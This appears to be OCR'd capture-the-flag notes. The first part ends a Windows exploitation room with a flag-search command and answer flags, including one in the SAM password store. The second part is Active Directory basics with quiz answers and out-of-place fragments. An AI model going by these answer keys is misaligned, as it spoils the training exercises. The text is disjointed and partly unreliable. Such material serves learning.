
We then run the shell command to get our cli back




We start gathering our flags from the System




We then run this command *dir "\flag*" /s* to locate the remaining flags




Answer the questions below
Flag1? This flag can be found at the system root.
flag{access_the_machine}
Correct Answer
Hint
Flag2? This flag can be found at the location where passwords are stored within Windows.
*Errata: Windows really doesn't like the location of this flag and can occasionally delete it. It may be necessary in some cases to terminate/restart the machine and rerun the exploit to find this flag. This relatively rare, however, it can happen.
flag{sam_database_elevated_access}
Correct Answer
Hint
flag3? This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.
flag{admin_documents_can_be_valuable}
Correct Answer
Hint

FINISHED


Task 1 Recon
Task 2 Gain Access
Task 3 Escalate
Task 4 Cracking
Task 5 Find flags!


winadbasics

Task 2 Windows Domains

Picture yourself administering a small business network with only five computers and five employees. In such a tiny network, you will probably be able to configure each computer separately without a problem. You will manually log into each computer, create users for whoever will use them, and make specific configurations for each employee's accounts. If a user's computer stops working, you will probably go to their place and fix the computer on-site.

While this sounds like a very relaxed lifestyle, let's suppose your business suddenly grows and now has 157 computers and 320 different users located across four different offices. Would you still be able to manage each computer as a separate entity, manually configure policies for each of the users across the network and provide on-site support for everyone? The answer is most likely no.

To overcome these limitations, we can use a Windows domain. Simply put, a **Windows domain** is a group of users and computers under the administration of a given business. The main idea behind a domain is to centralise the administration of common components of a Windows computer network in a single repository called **Active Directory (AD)**. The server that runs the Active Directory services is known as a **Domain Controller (DC)**.



Task 3 Active Directory

The core of any Windows Domain is the **Active Directory Domain Service (AD DS)**. This service acts as a catalogue that holds the information of all of the "objects" that exist on your network. Amongst the many objects supported by AD, we have users, groups, machines, printers, shares and many others. Let's look at some of them:

Users

Users are one of the most common object types in Active Directory. Users are one of the objects known as **security principals**, meaning that they can be authenticated by the domain and can be assigned privileges over **resources** like files or printers. You could say that a security principal is an object that can act upon resources in the network.

Users can be used to represent two types of entities:

- **People:** users will generally represent persons in your organisation that need to access the network, like employees.

- **Services:** you can also define users to be used by services like IIS or MSSQL. Every single service requires a user to run, but service users are different from regular users as they will only have the privileges needed to run their specific service.

Machines


Machines are another type of object within Active Directory; for every computer that joins the Active Directory domain, a machine object will be created. Machines are also considered "security principals" and are assigned an account just as any regular user. This account has somewhat limited rights within the domain itself.

The machine accounts themselves are local administrators on the assigned computer, they are generally not supposed to be accessed by anyone except the computer itself, but as with any other account, if you have the password, you can use it to log in.

Note: Machine Account passwords are automatically rotated out and are generally comprised of 120 random characters.

Identifying machine accounts is relatively easy. They follow a specific naming scheme. The machine account name is the computer's name followed by a dollar sign. For example, a machine named **DC01** will have a machine account called **DC01$**.

we will delegate control over the Sales OU to Phillip. To delegate control over an OU, you can right-click it and select **Delegate Control**:



Answer the questions below

Which group normally administrates all computers and resources in a domain?

Domain Admins ✓ Correct Answer

What would be the name of the machine account associated with a machine named TOM-PC?


TOM-PC$ ✓ Correct Answer


Suppose our company creates a new department for Quality Assurance. What type of containers should we use to group all Quality Assurance users so that policies can be applied consistently to them?


Organizational Units ✓ Correct Answer

Task 4 Managing Users in AD


Note: To avoid mistyping the user's name, write "phillip" and click the Check Names button. Windows will autocomplete the user for you.









Click OK, and on the next step, select the following option:





Click OK, and on the next step, select the following option:





Logging to phillip account






